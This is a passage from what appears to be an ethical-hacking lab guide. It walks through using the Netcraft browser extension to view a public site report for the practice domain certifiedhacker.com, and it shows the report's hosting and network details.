
Note: Screenshots may differ with newer versions of Firefox.



14. Now, in the address bar of the browser place your mouse cursor, type **http://www.certifiedhacker.com/** and press **Enter**.
15. The **certifiedhacker.com** webpage appears. Click the **Netcraft Extension** icon in the top-right corner of the browser. A dialog box appears, displaying a summary of information such as **Risk Rating**, **Site rank**, **First seen**, and **Host** about the searched website.




16. Now, click the **Site Report** link from the dialog-box to view a report of the site.



17. The **Site report for certifiedhacker.com** page appears, displaying detailed information about the site such as **Background**, **Network**, **IP Geolocation**, **SSL/TLS** and **Hosting History**

Note: If a **Site information not available** pop-up appears, ignore it.



Site report for http://www.certifiedhacker.com

Look up another site?


Share: [Facebook](#) [Twitter](#) [LinkedIn](#) [YouTube](#)

Background

Site title	Not Acceptable!	Date first seen	December 2002
Site rank	28724	Netcraft Risk Rating	0/10
Description	Not Present	Primary language	English

Network

Site	http://www.certifiedhacker.com	Domain	certifiedhacker.com
Netblock Owner	Unified Layer	Nameserver	ns1.bluehost.com
Hosting company	Newfold Digital	Domain registrar	networksolutions.com
	US	Nameserver organisation	whois.domain.com

